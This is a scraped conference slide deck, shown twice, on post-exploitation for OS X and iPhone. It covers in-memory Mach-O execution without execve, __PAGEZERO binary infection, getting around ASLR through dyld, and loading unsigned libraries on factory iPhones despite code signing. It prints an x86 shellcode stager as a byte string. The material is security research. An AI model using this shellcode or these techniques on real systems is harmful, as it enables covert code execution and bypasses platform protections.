Post exploitation techniques on OSX and IphoneVincenzoIozzovincenzo.iozzo@zynamics.com
Who I amStudent at PolitecnicodiMilanoSecurity Consultant at Secure Network srlReverse Engineer at zynamics GmbH
Quick overviewThe old guy: Userland-exec on OSXSome practical examplesThe new guy: Something similar to userland-exec on factory IphoneProof that it worksFirst step toward Meterpreter on factory iPhone


Mach-O fileHeader structure: information on the target architecture and options to interpret the file.Load commands: symbol table location, registers state.Segments: define region of the virtual memory, contain sections with code or data.
Mach-O representation
Segment and sections
Let your Mach-O fly!Userland-execExecute an application without the kernelTechnique was presented at BH DC The first part of this talk covers technique and some applications of it to Mac OS X
WWWWho: an attacker with a remote code execution in his pocket.Where: the attack is two-staged. First run a shellcode to receive the binary, then run the auto-loader contained in the binary.Why: later in this talk.
What kind of binaries?Any Mach-O file, from ls to SafariIn real life, probably stuff like keyboard sniffers, other not-so-nice programs

What normally happensYou want to run your binary: mybinexecve system call is calledKernel parses the binary, maps code and data, and creates a stack for the binaryDyld resolves dependencies and jumps to the binary entry point


What Mach-O on the Fly doesCraft a binary which contains a stack identical to the one created by the kernel and a piece of code which mimics the kernelSend binary to exploited processDo some cleanup, jump to the dynamic linker entry point (as the kernel would do)
In a picture


StackMach-O file base addressCommand line argumentsEnvironment variablesExecution pathAll padded
Stack representation

Auto-loaderEmbedded in binaryImpersonates the kernelUn-maps the old binaryMaps the new one


Auto-loader description Parses the binaryReads the virtual addresses of  the injected binary segmentsUnloads the attacked binary segments pointed by the virtual addressesLoads the injected binary segments
Auto-loader description(2)Maps the crafted stack referenced by __PAGEZEROCleans registersCleans some libSystem variablesJumps to dynamic linker entry point
We do like pictures, don’t we?Victim’s process address spaceTEXTDATALINKEDITSEGMENT-NTEXTDATALINKEDITSEGMENT-N

Infected binaryWe need to find a place to store the auto-loader and the crafted stack __PAGEZERO infection techniqueCavity infector technique
PAGEZERO InfectionChange __PAGEZERO protection flags with a custom valueStore the crafted stack and the auto-loader code at the end of the binaryPoint __PAGEZERO to the crafted stackOverwrite the first bytes of the file with the auto-loader address
Binary layoutMODIFIED HEADERINFECTED __PAGEZEROLOAD COMMANDS AND SEGMENTSSECTIONS AND BINARY DATASHELLCODECRAFTED STACK
Let’s clean things upWe need to clean up some variables in order to make the attack workThey are stored in libSystemThey are not exportedASLR for libraries makes this non-trivialNo dlopen/dlsym combo
Defeat ASLR using the dynamic linkerThe dynamic linker has a list of the linked librariesWe can access this list by using some of its function Remember that we want to perform everything in memory
Useful dyld functions_dyld_image_count() used to retrieve the number of linked libraries of a process._dyld_get_image_header() used to retrieve the base address of each library._dyld_get_image_name() used to retrieve the name of a given library.
Find ‘emParse dyld load commands.Retrieve __LINKEDIT address.Iterate dyld symbol table and search for the functions name in __LINKEDIT.
Back to libSystemNon-exported symbols are taken out from the symbol table when loaded.Open libSystem binary, find the variables in the symbol table.Adjust variables to the base address of the in-memory __DATA segment.

Put pieces togetherIterate the header structure of libSystem in-memory and find the __DATA base address.__DATA base address 0x2000 Symbol at 0x2054In-memory __DATA base address 0x4000Symbol in-memory at 0x4054
Mach-O Fly payloadNot much bigger than bind shellcodeA lot of work is in preparing the binary to send
Mach-O Fly payload(x86)char shellcode[] ="\x31\xc0\x50\x40\x50\x40\x50\x50\xb0\x61\xcd\x80\x99\x89\xc6\x52”"\x52\x52\x68\x00\x02\x04\xd2\x89\xe3\x6a\x10\x53\x56\x52\xb0\x68”"\xcd\x80\x52\x56\x52\xb0\x6a\xcd\x80\x52\x52\x56\x52\xb0\x1e\xcd”"\x80\x89\xc3\x31\xc0\x50\x48\x50\xb8\x02\x10\x00\x00\x50\xb8\x07""\x00\x00\x00\x50\xb9\x40\x4b\x4c\x00\x51\x31\xc0\x50\x50\xb8\xc5”"\x00\x00\x00\xcd\x80\x89\xc7\x31\xc0\x50\x50\x6a\x40\x51\x57\x53”"\x53\xb8\x1d\x00\x00\x00\xcd\x80\x57\x8b\x07\x8d\x04\x38\xff\xe0"
ResultsExecute a binary to an arbitrary machine.No traces on the hard-disk.No execve(), the kernel doesn’t know about us. It works with every binary.It is possible to write payloads in a high level language.
DEMO
Entering iPhone
Iphone nightmare - first stepWe (I and Charlie) tried to port my attack to Iphone and we succeeded on jailbroken onesWe, as everyone else who tried to write attacks for this OS, were convinced it would have worked on factory phones too
Iphone nightmare – step two It didn’t.Code signing and XN bit are a huge problem on factory iPhonesYou cannot execute a page unless is signedYou cannot set a page executable if it was writable
My face at this point
A step toward successJust two days before our presentation at BH EU Charlie discovered that it is possible to set execution flags on a writable pageBut only shared libraries pages
My face after Charlie’s discovery
But still..My attack could not work anyway cause we cannot touch the executable pagesSo instead of a binary we decided to inject a library.... It worked!
My face at the end
Why so? Until now there was no way to execute your own code on a factory phoneNo advanced payloadsIn most cases no payloads at allJust some very hard return-into-libSystem stuffWith this attack we have:Advanced payloads(Meterpreter anyone?)No need to play with return-into-something stuff anymo
A few questionsHow Charlie’s trick works?How can we map a library?Ok you have an injected library, now what?How do we play with dyld in order to link our library?
How Charlie’s trick works?Three steps: Call vm_protect() in order to change page permissions to readable and writableWrite whatever you wantCall vm_protect() again with readable and executable flags
How can we map a library?Mapping a library is no different from mapping an executableWe need to make sure to map the injected library upon an already mapped oneClearly we cannot just memcpy() stuff
Leveraging the trickFor each segment we need to map we issue a vm_protect with READ and WRITE flagsWe copy the segmentWe issue another vm_protect with the protection flags the segment expects
Ok you have an injected library, now what?A non-linked library is uselessThe linking process is in charge of resolving library dependencies and link the executable to the libraryWe need to work on the dynamic linker in order to understand how to link it
OsxdyldvsiPhonedyldOn Osx you have a bunch of ways for linking a library stored in memoryNone of them work on iPhone (they have taken out the code for doing this)
So how do you load a library on Iphone?The library must be on the diskYou need to call dlopen()The library must be signed
But our library is not signed, is it?
What to do now?Dyld has still a way of mapping a binary from memory (it has to for loading the main binary)We should use itBut it’s simply not enough


The ideaAfter we mapped the library we call dlopen() We hijack dlopen() execution in order to call the function which loads a binary from memoryA few patches are needed
Dlopen hijacking
Loading from Memory
So we’re done?Not reallyWhen the library is linked it searches for symbols in each linked library*each linked library* means even the one we have overwritten
One last patchBefore overwriting the victim library we force dlclose() to unlink itTo “force” means to ignore the garbage collector for librariesWe need to be careful with this one, some frameworks will crash if they are forced to be unloaded
It’s done
ResultsIt is possible to load a arbitrary non-signed library in the address space of an arbitrary process (despite the code signing stuff)It’s the only reliable way to have a working-payloads on factory phonesRooms for improvementsMeterpreter anyone?
DEMO
Thanks!Questions?

Post exploitation techniques on OSX and Iphone, EuSecWest 2009

  • 1.
    Post exploitation techniqueson OSX and IphoneVincenzoIozzovincenzo.iozzo@zynamics.com
  • 2.
    Who I amStudentat PolitecnicodiMilanoSecurity Consultant at Secure Network srlReverse Engineer at zynamics GmbH
  • 3.
    Quick overviewThe oldguy: Userland-exec on OSXSome practical examplesThe new guy: Something similar to userland-exec on factory IphoneProof that it worksFirst step toward Meterpreter on factory iPhone
  • 4.
    Mach-O fileHeader structure:information on the target architecture and options to interpret the file.Load commands: symbol table location, registers state.Segments: define region of the virtual memory, contain sections with code or data.
  • 5.
  • 6.
  • 7.
    Let your Mach-Ofly!Userland-execExecute an application without the kernelTechnique was presented at BH DC The first part of this talk covers technique and some applications of it to Mac OS X
  • 8.
    WWWWho: an attackerwith a remote code execution in his pocket.Where: the attack is two-staged. First run a shellcode to receive the binary, then run the auto-loader contained in the binary.Why: later in this talk.
  • 9.
    What kind ofbinaries?Any Mach-O file, from ls to SafariIn real life, probably stuff like keyboard sniffers, other not-so-nice programs
  • 10.
    What normally happensYouwant to run your binary: mybinexecve system call is calledKernel parses the binary, maps code and data, and creates a stack for the binaryDyld resolves dependencies and jumps to the binary entry point
  • 11.
    What Mach-O onthe Fly doesCraft a binary which contains a stack identical to the one created by the kernel and a piece of code which mimics the kernelSend binary to exploited processDo some cleanup, jump to the dynamic linker entry point (as the kernel would do)
  • 12.
  • 13.
    StackMach-O file baseaddressCommand line argumentsEnvironment variablesExecution pathAll padded
  • 14.
  • 15.
    Auto-loaderEmbedded in binaryImpersonatesthe kernelUn-maps the old binaryMaps the new one
  • 16.
    Auto-loader description Parsesthe binaryReads the virtual addresses of the injected binary segmentsUnloads the attacked binary segments pointed by the virtual addressesLoads the injected binary segments
  • 17.
    Auto-loader description(2)Maps thecrafted stack referenced by __PAGEZEROCleans registersCleans some libSystem variablesJumps to dynamic linker entry point
  • 18.
    We do likepictures, don’t we?Victim’s process address spaceTEXTDATALINKEDITSEGMENT-NTEXTDATALINKEDITSEGMENT-N
  • 19.
    Infected binaryWe needto find a place to store the auto-loader and the crafted stack __PAGEZERO infection techniqueCavity infector technique
  • 20.
    PAGEZERO InfectionChange __PAGEZEROprotection flags with a custom valueStore the crafted stack and the auto-loader code at the end of the binaryPoint __PAGEZERO to the crafted stackOverwrite the first bytes of the file with the auto-loader address
  • 21.
    Binary layoutMODIFIED HEADERINFECTED__PAGEZEROLOAD COMMANDS AND SEGMENTSSECTIONS AND BINARY DATASHELLCODECRAFTED STACK
  • 22.
    Let’s clean thingsupWe need to clean up some variables in order to make the attack workThey are stored in libSystemThey are not exportedASLR for libraries makes this non-trivialNo dlopen/dlsym combo
  • 23.
    Defeat ASLR usingthe dynamic linkerThe dynamic linker has a list of the linked librariesWe can access this list by using some of its function Remember that we want to perform everything in memory
  • 24.
    Useful dyld functions_dyld_image_count()used to retrieve the number of linked libraries of a process._dyld_get_image_header() used to retrieve the base address of each library._dyld_get_image_name() used to retrieve the name of a given library.
  • 25.
    Find ‘emParse dyldload commands.Retrieve __LINKEDIT address.Iterate dyld symbol table and search for the functions name in __LINKEDIT.
  • 26.
    Back to libSystemNon-exportedsymbols are taken out from the symbol table when loaded.Open libSystem binary, find the variables in the symbol table.Adjust variables to the base address of the in-memory __DATA segment.
  • 27.
    Put pieces togetherIteratethe header structure of libSystem in-memory and find the __DATA base address.__DATA base address 0x2000 Symbol at 0x2054In-memory __DATA base address 0x4000Symbol in-memory at 0x4054
  • 28.
    Mach-O Fly payloadNotmuch bigger than bind shellcodeA lot of work is in preparing the binary to send
  • 29.
    Mach-O Fly payload(x86)charshellcode[] ="\x31\xc0\x50\x40\x50\x40\x50\x50\xb0\x61\xcd\x80\x99\x89\xc6\x52”"\x52\x52\x68\x00\x02\x04\xd2\x89\xe3\x6a\x10\x53\x56\x52\xb0\x68”"\xcd\x80\x52\x56\x52\xb0\x6a\xcd\x80\x52\x52\x56\x52\xb0\x1e\xcd”"\x80\x89\xc3\x31\xc0\x50\x48\x50\xb8\x02\x10\x00\x00\x50\xb8\x07""\x00\x00\x00\x50\xb9\x40\x4b\x4c\x00\x51\x31\xc0\x50\x50\xb8\xc5”"\x00\x00\x00\xcd\x80\x89\xc7\x31\xc0\x50\x50\x6a\x40\x51\x57\x53”"\x53\xb8\x1d\x00\x00\x00\xcd\x80\x57\x8b\x07\x8d\x04\x38\xff\xe0"
  • 30.
    ResultsExecute a binaryto an arbitrary machine.No traces on the hard-disk.No execve(), the kernel doesn’t know about us. It works with every binary.It is possible to write payloads in a high level language.
  • 31.
  • 32.
  • 33.
    Iphone nightmare -first stepWe (I and Charlie) tried to port my attack to Iphone and we succeeded on jailbroken onesWe, as everyone else who tried to write attacks for this OS, were convinced it would have worked on factory phones too
  • 34.
    Iphone nightmare –step two It didn’t.Code signing and XN bit are a huge problem on factory iPhonesYou cannot execute a page unless is signedYou cannot set a page executable if it was writable
  • 35.
    My face atthis point
  • 36.
    A step towardsuccessJust two days before our presentation at BH EU Charlie discovered that it is possible to set execution flags on a writable pageBut only shared libraries pages
  • 37.
    My face afterCharlie’s discovery
  • 38.
    But still..My attackcould not work anyway cause we cannot touch the executable pagesSo instead of a binary we decided to inject a library.... It worked!
  • 39.
    My face atthe end
  • 40.
    Why so? Untilnow there was no way to execute your own code on a factory phoneNo advanced payloadsIn most cases no payloads at allJust some very hard return-into-libSystem stuffWith this attack we have:Advanced payloads(Meterpreter anyone?)No need to play with return-into-something stuff anymo
  • 41.
    A few questionsHowCharlie’s trick works?How can we map a library?Ok you have an injected library, now what?How do we play with dyld in order to link our library?
  • 42.
    How Charlie’s trickworks?Three steps: Call vm_protect() in order to change page permissions to readable and writableWrite whatever you wantCall vm_protect() again with readable and executable flags
  • 43.
    How can wemap a library?Mapping a library is no different from mapping an executableWe need to make sure to map the injected library upon an already mapped oneClearly we cannot just memcpy() stuff
  • 44.
    Leveraging the trickForeach segment we need to map we issue a vm_protect with READ and WRITE flagsWe copy the segmentWe issue another vm_protect with the protection flags the segment expects
  • 45.
    Ok you havean injected library, now what?A non-linked library is uselessThe linking process is in charge of resolving library dependencies and link the executable to the libraryWe need to work on the dynamic linker in order to understand how to link it
  • 46.
    OsxdyldvsiPhonedyldOn Osx youhave a bunch of ways for linking a library stored in memoryNone of them work on iPhone (they have taken out the code for doing this)
  • 47.
    So how doyou load a library on Iphone?The library must be on the diskYou need to call dlopen()The library must be signed
  • 48.
    But our libraryis not signed, is it?
  • 49.
    What to donow?Dyld has still a way of mapping a binary from memory (it has to for loading the main binary)We should use itBut it’s simply not enough
  • 50.
    The ideaAfter wemapped the library we call dlopen() We hijack dlopen() execution in order to call the function which loads a binary from memoryA few patches are needed
  • 51.
  • 52.
  • 53.
    So we’re done?NotreallyWhen the library is linked it searches for symbols in each linked library*each linked library* means even the one we have overwritten
  • 54.
    One last patchBeforeoverwriting the victim library we force dlclose() to unlink itTo “force” means to ignore the garbage collector for librariesWe need to be careful with this one, some frameworks will crash if they are forced to be unloaded
  • 55.
  • 56.
    ResultsIt is possibleto load a arbitrary non-signed library in the address space of an arbitrary process (despite the code signing stuff)It’s the only reliable way to have a working-payloads on factory phonesRooms for improvementsMeterpreter anyone?
  • 57.
  • 58.

Editor's Notes